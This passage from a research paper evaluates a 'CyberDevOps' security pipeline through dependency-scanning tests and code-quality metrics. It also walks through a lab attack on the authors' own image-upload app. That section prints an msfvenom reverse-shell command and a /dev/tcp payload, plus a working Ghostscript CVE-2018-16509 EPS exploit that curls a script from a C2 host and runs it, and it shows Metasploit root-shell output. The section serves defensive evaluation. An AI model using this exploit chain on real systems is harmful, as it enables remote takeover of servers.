The vulnerability scanning and compliance step is the most complex and novel step of CyberDevOps. In this step, as reported in Fig. 3, we implemented a module which is based on a series of tools that perform security analysis on the hosting environment. Specifically, we implemented it with three different vulnerability assessment (VA) tools that are managed by a security orchestrator. In our implementation, we employ as VA tools (i) OpenVAS (open-source scanner) (Greenbone, 2006), (ii) Falcon Spotlight (commercial scan-less<sup>2</sup>) (Falcon, 2023), and (iii) *Conio OSINT-VA*, i.e., a proprietary tool that we implemented to enforce detection on binaries installed over the endpoints. Specifically, OpenVAS is an active vulnerability scanner that assesses the environment over the CVE MITRE database (MITRE, 2000) through network vulnerability tests local or remote (i.e., authenticated or non-authenticated). Spotlight is instead a host-based scan-less product; it is necessary to install the Falcon agent over the endpoints to monitor and it automatically gathers information about the operating system and running services in order to check for vulnerabilities. Finally, Conio OSINT-VA is our proprietary vulnerability assessor which makes use of machine learning<sup>3</sup> and OSINT for checking binaries installed over the endpoints. Specifically, it indexes binaries on a database and collects information like filename, path,

<sup>2</sup> Falcon Spotlight has a 15-day free trial.

<sup>3</sup> Conio OSINT-VA uses machine learning inferences inspired by the PASCAL Forecaster (Lombardi et al., 2019).



**Fig. 3** Vulnerability assessment tool architecture. The security orchestrator manages the scan-less assessor (i.e., Spotlight), the active scanner (OpenVAS), and the Conio OSINT-VA

size, metadata, and hashes. All of those information feed the Harvester (Martorella, 2015), Spiderfoot (SM7 Software, 2013), and Cortex (TheHive Project, 2020) to gather further information on open sources like VirusTotal (Google, 2004) to infer if the analyzed binary is safe or not, first seen in the wild, etc. then uses google dorks and API calls to the MITRE database to get vulnerability information. It is considered not safe everything that is either malicious or vulnerable. The vulnerability information obtained by the three VA tools is sent through webhooks to the security orchestrator that can be configured with thresholds to decide whether the pipeline can go ahead or stop with failure.

Finally, we implemented the compliance manager through a CSPM, namely Sysdig Secure (Sysdig, 2015) and a host-based intrusion detection system (HIDS), i.e., Wazuh (2008). The first is used to check compliance over desired security standards such as ISO/IEC 27001 and SOC2 while the second is used mostly for hardening the environment through CIS Benchmark rules and to check that all hardening desired measures took place. Its alert system (Wazuh, 2019) allows us to configure thresholds according to our needs in order to decide when to trigger events to the security orchestrator to block the pipeline with failure.

## 6 Experimental evaluation

This section proposes an experimental evaluation conducted on a real project. For this scope, we employed a DevSecOps and a CyberDevOps pipeline that we assessed through a simple web application. The first subsection details the testbed used and the web application we implemented to evaluate the pipelines. Then, we show issues occurring with SCA when dealing with implicit dependencies and we propose the best practice we use in CyberDevOps to avoid such issues, i.e., what we call deterministic SCA. Then, we go across a real attack scenario where we compare the effectiveness of the CyberDevOps pipeline with respect to a traditional DevSecOps one. Finally, we show how the code quality and security changes over time when turning on/off the CyberDevOps pipeline.



## 6.1 Testbed setup

To test CyberDevOps, we implemented a simple Python web application with `fastapi` (Tiangolo, 2019) that allows us to upload and visualize images. We run the application on an Ubuntu 20.04 machine, containerized with Docker in a `python:3.10-alpine` image. The application uses Pillow (Fredrik & Clark, 2016) for image handling. For the first SCA tests, we use Pillow version 8.1.0 with a known CVE, then we updated to the last version at the time of writing, i.e., the 8.4.0. To make a comparison between a DevSecOps pipeline and CyberDevOps, we employed both pipelines and conducted the experiments on both environments.

## 6.2 Security analysis of DevSecOps vs CyberDevOps

### 6.2.1 Analysis 1 — pipeline step 3: SCA vs deterministic SCA

This subsection aims to evaluate our deterministic SCA step of the CyberDevOps pipeline compared to the standard SCA. Specifically, we show an issue that may arise with SCA when dealing with implicit dependencies.

For this scope, we analyze the aforementioned Python application through Safety, one of the most common Python SCA tools.

The analysis needs some form of environment representation to be carried out. It is common practice among Python projects to use a `requirements.txt` file to define the dependencies of the application. In most cases, this is the closest thing to an environment representation that projects have.

This is where the troubles begin. Although the format of `requirements.txt` is not an actual standard, it is the most common format of dependency definition and for this reason we choose it as our starting point. The grammar used for this file is defined in PEP508 (Collins, 2017). It obviously supports semantic versioning and therefore these environment representations are non-deterministic. Non-determinism makes SCA extremely hard to tackle.

We analyze now with Safety two versions of the same web application with a slight difference: the first application has the vulnerable 8.1.0 version of Pillow as explicit dependency, while in the second one we imported a wrapper for Pillow that we specifically implemented,<sup>4</sup> making Pillow an implicit dependency.

In the first case (explicit Pillow dependency) when launching Safety, we can note that it is able to successfully detect the vulnerability as shown in Fig. 4. Conversely, in the second case (implicit Pillow dependency), we can see that Safety is not able to detect the same vulnerability as shown in Fig. 5. In the latter case, the problem is that a requirement file does not describe deterministically an environment.

To correctly address the SCA problem, we need to produce a deterministic environment representation which can be used to analyze software composition and reproduce the environment. For this scope, in CyberDevOps, we propose to adopt `Pipenv` (Reitz, 2020), a tool for managing virtualenv that generates the `Pipfile.lock` file, useful to produce deterministic builds. So, we repeated the implicit dependency test by creating and locking the environment through `Pipenv` with the implicit requirements file; the deterministic representation reveals the critical component. Figure 6 shows that `Pipenv` indeed finds the Pillow vulnerability.

<sup>4</sup> The wrapper for Pillow we implemented can be found on the [pypi.org](https://pypi.org/project/Fanton/) website [Fanton](#).

```

+=====+
|
|                               /$$$$$ /$
|                               /$  $  | $
|
|   /$$$$$ /$$$$$ | $  \_ /$$$$$ /$$$$$ /$ /$
|   /$  _/ |  _ $  | $$$ /$  _ $  |  _/ | $ | $
|   | $$$$ /$$$$$ | $  / | $$$$$$ | $  | $ | $
|   \_  $ /$  _ $  | $  | $  _/ | $ /$ | $ | $
|   /$$$$$/ | $$$$$$ | $  | $$$$ | $$$$$$
|   |  _/ |  _/ |  _/ |  _/ |  _/ |  _ $
|
|                               /$ | $
|                               | $$$$ /
|   by pyup.io
|
+=====+
| REPORT
| checked 1 packages, using free DB (updated once a month)
+=====+
| package          | installed | affected          | ID      |
+=====+
| pillow           | 8.1.0    | <8.1.1            | 40275   |
| pillow           | 8.1.0    | <8.1.1            | 40272   |
|
| ...
+=====+

```

**Fig. 4** Safety check on explicit dependencies. Pillow vuln detected

```

+=====+
|
|                               /$$$$$ /$
|                               /$  $  | $
|
|   /$$$$$ /$$$$$ | $  \_ /$$$$$ /$$$$$ /$ /$
|   /$  _/ |  _ $  | $$$ /$  _ $  |  _/ | $ | $
|   | $$$$ /$$$$$ | $  / | $$$$$$ | $  | $ | $
|   \_  $ /$  _ $  | $  | $  _/ | $ /$ | $ | $
|   /$$$$$/ | $$$$$$ | $  | $$$$ | $$$$$$
|   |  _/ |  _/ |  _/ |  _/ |  _/ |  _ $
|
|                               /$ | $
|                               | $$$$ /
|   by pyup.io
|
+=====+
| REPORT
| checked 1 packages, using free DB (updated once a month)
+=====+
| No known security vulnerabilities found.
+=====+

```

**Fig. 5** Safety check on implicit dependencies. Pillow vuln not detected

```

Checking PEP 508 requirements...
Passed!
Checking installed package safety...
40275: pillow <8.1.1 resolved (8.1.0 installed)!
An issue was discovered in Pillow before 8.1.1. In TiffDecode.c, there is a negative-offset
memcpy with an invalid size.

40274: pillow <8.1.1 resolved (8.1.0 installed)!
An issue was discovered in Pillow before 8.1.1. TiffDecode has a heap-based buffer overflow
when decoding crafted YCbCr files because of certain interpretation conflicts with LibTIFF
in RGBA mode. NOTE: this issue exists because of an incomplete fix for CVE-2020-35654.

40272: pillow <8.1.1 resolved (8.1.0 installed)!
An issue was discovered in Pillow before 8.1.1. In TiffDecode.c, there is an out-of-bounds
read in TiffreadRGBATile via invalid tile boundaries.
...

```

**Fig. 6** Pipenv check on implicit dependencies. Pillow vuln detected

An alternative solution to obtain a reproducible environment representation and perform a complete SCA on explicit and implicit dependencies can be performed anyway only using `pip`, by installing the requirements on some virtual environment. After this step, the environment is completely defined and we can extract the installed packages as the new requirement file and then run a Safety check on that file. This solution is suitable for those situations in which the usage of Pipenv is neither possible nor desired. We suggest however to use an environment manager like Pipenv because it has other several benefits, which are anyway beyond the scope of this paper.

## 6.2.2 Analysis 2 — pipeline step 8: impact of vulnerability scanning and compliance module

This subsection compares DevSecOps and CyberDevOps in terms of security. Specifically, we show the effectiveness of bringing vulnerability and compliance managers within the pipeline by presenting a corner case that makes a DevSecOps pipeline ineffective against hidden threats.

Thus, we present an attack against our web application by using the aforementioned Pillow library as an attack vector. Specifically, in this attack, we do not exploit Pillow directly through a known vulnerability, since we assume it has been fixed in the SCA step. Therefore, in this test, we use the updated Pillow 8.4.0. Anyway, we show how to use it to target a suite of software based on an interpreter for Adobe Systems (i.e., PostScript) and PDF page description languages, namely Ghostscript (Artifex, 1998). It is quite common indeed to find Ghostscript on endpoints since it is widely used by several software. Pillow, for instance, uses Ghostscript for image handling. It is important to specify that Pillow uses the available Ghostscript in the machine without importing it as explicit or implicit dependency. This makes Ghostscript issues hard to detect with SCA.

In our scenario, we have installed Ghostscript version 9.21, which has among others, a remote code execution (RCE) vulnerability, i.e., CVE-2018-16509 (MITRE, 2018). All the previous steps of the pipeline have been successfully passed with both pipelines.

*Attack and exploit description* The exploit for the CVE-2018-16509 consists in a crafted image which contains a malicious code that when handled by a vulnerable machine compromised it. Our web application allows us to upload images; thus, our attack consists in

creating a malicious crafted image and uploading it to the web app to take control of the hosting machine. For this scope, we split the attack in two stages:

1. *Downloader*: it exploits the vulnerability to download a malicious payload;
2. *Reverse shell*: executes the malicious payload to be executed to remotely control the target.

Thus, we first generated the reverse shell payload through the Msfvenom tool (part of the Metasploit Framework (Rapid7, 2003)), by specifying the command and control (C2) server IP and port for stage 2:


```
msfvenom -p cmd/unix/reverse_bash LHOST=<C2_IP>
LPORT=<STAGE2_PORT> -f raw > revshell.sh
```

The resulting payload with the reverse shell code in `revshell.sh` is:

```
0< &138-;exec 138 /dev/tcp/C2_IP/STAGE2_PORT;sh < &138 >
&138 2> &138
```

Then, we created the exploit for the CVE-2018-16509. It contains the code of the downloader to retrieve the malicious payload (stage 1), then executes the payload, i.e., the reverse shell (stage 2). The resulting code of the exploit is shown as follows:

1. `%!PS-Adobe-3.0 EPSF-3.0`
2. `%%BoundingBox: -0 -0 100 100`
3. `userdict /setpagedevice undef`
4. `save`
5. `legal`
6. `{null restore} stopped {pop} if`
7. `{legal} stopped {pop} if`
8. `restore`
9. `mark /OutputFile (%pipe%curl -o /tmp/revshell.sh`
10. `http://<C2_IP>:<STAGE1_PORT>/revshell.sh;`
11. `chmod +x /tmp/revshell.sh; bash /tmp/revshell.sh)`
12. `currentdevice putdeviceprops`



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload payload/cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf6 exploit(multi/handler) > set LHOST eth1
LHOST => eth1
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.105:8080
```

Fig. 7 Metasploit waiting for incoming connection on the reverse shell

```

web_1 | * Running on http://0.0.0.0:8000/ (Press CTRL+C to quit)
web_1 | 192.168.56.105 - - [03/Jan/2022 14:36:22] "GET / HTTP/1.1" 200 -
web_1 | debconf: delaying package configuration, since apt-utils is not installed
web_1 | % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
web_1 |           %         %         Dload  Upload   Total   Spent    Left   Speed
100    68    100    68      0      0  42288      0  --:--:-- --:--:-- --:--:--  68000

```

**Fig. 8** Target machine web app log: it is possible to see the download of the reverse shell payload by contacting the C2

Lines 1–8 and 12 are the core of the exploit, lines 9–10 represent stage 1, and line 11 is stage 2. The exploit above is packed in a crafted `jpg` file to be uploaded to the application.

**Exploitation** To perform the attack, we set up the attacker C2 machine with Kali Linux hosting a web server to dispatch the stage 2 payload.

The same attacker C2 machine runs a Metasploit instance listening for incoming connection on the stage 2 port as shown in Fig. 7 where it is possible to note that in our testbed the IP of the C2 is `192.168.56.105` listening for stage 2 connection on the port `8080`.

Now, we are ready to attack the web app. We upload the crafted image described in Section 6.2.2. From the logs of the running web app, we can confirm that the server has been successfully exploited. In fact, in Fig. 8, we can see how the web app contacted the C2 at the stage 1 port (i.e., the `8000`) to download the payload for stage 2.

We can confirm that stage 2 has been successfully performed since on the attacker machine we now see an active session with the reverse shell injected to the target as reported in Fig. 9. By launching the command `whoami`, `ls`, and `pwd`, we can confirm that we are controlling the target machine (with IP `192.168.56.106`) running the vulnerable web app.

#### *Detection comparison: DevSecOps vs CyberDevOps*

Here we describe the detection capabilities on the attack performed in the previous subsection. The standard DevSecOps pipeline was not able to find any issue on the web app. Conversely, the CyberDevOps pipeline blocked the pipeline at step 8, i.e., vulnerability scanning and compliance. Specifically, OpenVAS did not detect any vulnerabilities by scanning the active services, and Spotlight did not detect any defects on the endpoints; however, Conio OSINT-VA detected the vulnerable Ghostscript. More in detail, it scanned the binaries and found, among others, `/usr/bin/gs` that is the Ghostscript binary under exam. It searched that binary over OSINT through Spiderfoot and Cortex and discovered that with high confidence it is Ghostscript (through filename, size, and hash). Then, it used

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.105:8080
[*] Command shell session 1 opened (192.168.56.105:8080 → 192.168.56.106:43848)

whoami
root
ls
app.py
pwd
/usr/src

```

**Fig. 9** C2 server with Metasploit reverse shell owns the target machine

the VirusTotal API to upload the binary and extract the *First Seen in the Wild* date that is 2017-03-16.<sup>5</sup> It then uses a google dork to search for Ghostscript version related to that date and it found that it was the 9.21. We could manually confirm that the first time in the wild matches the official release date from the Ghoscript website (GhostScript, 1998). Then, it searched CVEs belonging to Ghoscript on the MITRE Vulnerability Database through an API call<sup>6</sup> and discovered plenty of vulnerabilities, until version 9.54. Hence, it triggered an alert to the security orchestrator that blocked the pipeline with failure. It was not actually able to understand which of the vulnerabilities were critical, but for our scenario its alert was good enough to investigate and fix the issue. Currently, the main Conio OSINT-VA limitation is due to its time-consuming nature in scanning all binaries, but its engineering is beyond the scope of this paper.

Another alert triggered to the security orchestrator which blocked the pipeline at step 8 has been due to some compliance violations detected by Wazuh. Specifically, Wazuh raveled some hardening to perform according to the CIS Benchmark, in particular the recommendation 1.1.5 *Ensure noexec option set on /tmp partition* (Center for Internet Security, 2017) states that /tmp filesystem is only intended for temporary file storage, thus must be set the noexec option to ensure that users cannot run executable binaries there. In our specific test, also ignoring the detection capabilities of Conio OSINT-VA, this recommendation is enough to block the reverse shell, since it is downloaded at stage 1 and stored in /tmp; hence, the second stage would fail since is not possible to run it. However, it is important to consider that a smarter exploit that uses another directory to store it may succeed. Therefore, we can state the effectiveness of this module is given by the combination of both vulnerability and compliance managers. From this evaluation, we can also answer the RQ proposed in Section 1 claiming that DevSecOps is not enough to ensure a comprehensive security, yet vulnerability and compliance managers should be included as well.

### 6.3 Code quality and security analysis: DevOps vs DevSecOps vs CyberDevOps

To evaluate the impact when moving from DevOps to DevSecOps to CyberDevOps pipeline and vice versa, we monitored two real Conio code bases over 1 year and collected some metrics related to the project developments, code quality, and security. We start describing the project developments of the two code bases, then we introduce the evaluation metrics we selected and finally we evaluate and compare the projects over time produced with the different pipelines. Note that to speed up the pipeline and make it more efficient, Conio juxtaposes to the traditional pipeline some further preliminary steps at development time. The details are described in the Appendix.

#### 6.3.1 Project development paths

To make a fair comparison, we consider two related and similar code bases that we refer respectively as **P1** and **P2**. The scope of them is similar and related to our cryptocurrency exchange functionalities; therefore, the development paths follow a same trend.

<sup>5</sup> VirusTotal page of the gs binary under exam: <https://www.virustotal.com/gui/file/13a6540ba15c62bac6340d0e6c64e9db766502bca15194621b537c4e4f0d29e6/details>

<sup>6</sup> API call to the MITRE DB: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ghostscript>

The project development pipelines have been differentiated; therefore, P1 started with a DevOps pipeline to switch later on to a CyberDevOps pipeline, while P2 has been instead developed with a traditional DevOps pipeline for the entire duration of the test. In the periods when P1 is based on CyberDevOps, we also monitored differences with a standard DevSecOps pipeline.

Following we describe the project developments among the four quarters of 2021. We detail the activities conducted over the year for each quarter (Q) with the related pipeline used for P1. In the following plots, each quarter is highlighted through a gray scale.

- **Q1:** during the first quarter, we did not make significant improvements to the project and the activities were oriented mainly to maintenance and bug-fixing. In this interval, we used the standard DevOps pipeline for P1 and we refer to this period as  $T_{-1}$ ;
- **Q2:** during the second quarter, the activities were similar to those on Q1 but in June, we introduced the CyberDevOps pipeline for P1. We refer to such time instant as  $t_0$ ;
- **Q3:** during the third quarter, business needs induced some major development activities; in the first half of Q3, we kept actively focusing on solving some major issues revealed by the novel pipeline. In the second half, we stopped actively addressing those issues but we kept the CyberDevOps pipeline on for P1. We refer to such time instant as  $t_1$ ;
- **Q4:** during the fourth quarter, the development followed the business needs that occurred in Q3, but we turned off the CyberDevOps pipeline for P1 and came back to DevOps pipeline for evaluation purposes. We refer to such time instant as  $t_2$ .

### 6.3.2 Evaluation metrics

We collected the metrics of interest through Sonarqube.<sup>7</sup> We can divide the metrics in two main categories: (i) metrics describing project development and (ii) metrics describing code quality and security.

The first set of metrics detailing the project development are the following:


- *ncloc*: number of physical lines of code;
- *complexity*: Cyclomatic Complexity (McCabe, 1976);
- *classes*: number of classes and enum;
- *statements*: number of the statements.

The second set of metrics related to code quality and security are the following:

- *bugs*: number of bug issues;
- *code smells*: total count of code smell issues, i.e., portion of code that does not used best practices and/or may introduce a security issue;
- *vulnerabilities*: number of vulnerabilities;
- *SQALE index* (Letouzey and Coq, 2010): technical debt intended as the effort to fix all code smells. The measure is stored in minutes in the database where 8-h/day is assumed when values are shown in days;

<sup>7</sup> The available Sonarqube metrics can be found in [SonarSource S.A.](#).





**Fig. 10** Lines of code trend of P1 and P2

- *reliability rating*: a rate between 1.0 to 5.0 assigned to the code base to minor, major, critical and blocker bugs. The lower, the better;
- *security rating*: a rate between 1.0 to 5.0 assigned to the code base to minor, major, critical and blocker vulnerabilities; the lower, the better;
- *comment lines*: number of lines containing either comment or commented-out code;
- *comment lines density*: computed as:

$$\text{Density} = \text{CommentLines} / (\text{CodeLines} + \text{CommentLines}) * 100$$

With such a formula, for instance, 50% means that the number of lines of code equals the number of comment lines, and 100% means that the file only contains comment lines.


### 6.3.3 Results discussion

We start the evaluation by describing the two projects development. From Fig. 10, it is possible to see how the two code bases evolved similarly over time in terms of lines of code; indeed, both P1 and P2 started with about 11k lines in Q1 and P1 reaches about 17k lines at the end Q4 while P2 reaches about 15k lines. Both had a sharp increase starting from Q2. This trend confirms that the projects have been mainly maintained during Q1 and most of Q2, then they started to be under active development during the last part of Q2 and all Q3 and Q4.

From Fig. 11, it is possible to see that also in terms of classes and statements the two projects followed a similar trend with a slight difference occurring from  $t_0$  in Q2 where P1 switches from the DevOps pipeline to CyberDevOps. The observable drop of ncloc, classes, and statements in P1 that is not present in P2 is due to a better code quality led by the introduced SAST which imposed some code cleaning. Those patterns can be observed also by looking at the cyclomatic complexity in Fig. 12.


The aforementioned figures, anyway, although give a vague idea of code improvement of P1 when switching to a more robust pipeline, do not give any information about code quality and security yet. For this scope, we now analyze the two projects by evaluating the set of code quality and security metrics.

In Fig. 13, we show the trend of bugs and code smells affecting respectively P1 and P2.




**Fig. 11** Classes and statements trend of P1 and P2

It is possible to note that for both projects bugs remain almost constant between Q1 and Q2 while code smells increase slightly in a range 175–205. Crossing over the time instant  $t_0$ , i.e., when P1 switches to the CyberDevOps pipeline, the two code bases start behaving differently. Indeed, while P2 keeps increasing slightly code smells before a spike in Q4, P1's code smells start decreasing, dropping significantly to the half of the



**Fig. 12** Cyclomatic complexity trend of P1 and P2



**Fig. 13** Bugs and code smells trend of P1 and P2


Q1 values; similarly in terms of bugs, while P2's bugs keeps flipping during all quarters in  $\pm 1$  range, P1's bugs drop to zero.

Focusing on P1, at  $t_1$ , when we stop addressing actively the issues maintaining CyberDevOps on, P1's code smells stabilize to a local lower value and then they started to increase at  $t_2$  between Q3 and Q4 when we switched back from CyberDevOps to DevOps.

An interesting thing to note is that in P1 bugs and code smells did not come back to the values seen in  $T_{-1}$ , but they stabilize with absolute values which are less than the half compared to  $T_{-1}$ . For instance, during  $T_{-1}$ , the bugs were 7, then they dropped to 0 with CyberDevOps enabled starting from  $t_0$ , then from  $t_1$  they increased over time until a value equals to 2 where they stabilize.

The same happened to code smells. During  $T_{-1}$ , the absolute values were around 200, then when we enabled CyberDevOps at  $t_0$  they dropped around 100 and then they started raising again from  $t_1$ , stabilizing around 130.

In P2, conversely, bugs started from a value of 13 and after a flip to 12 they came back to 13 where they stabilize again. A still worst behavior is confirmed by code smells which started at  $T_{-1}$  with a value of 175 arising to 205. Comparing such results of P1 and P2, we can observe that P1 improves the quality by 52% and reduces 100% of bugs, while P2 worsens code quality by 12% and did not reduce the number of bugs.



**Fig. 14** SQALE index trend of P1 and P2

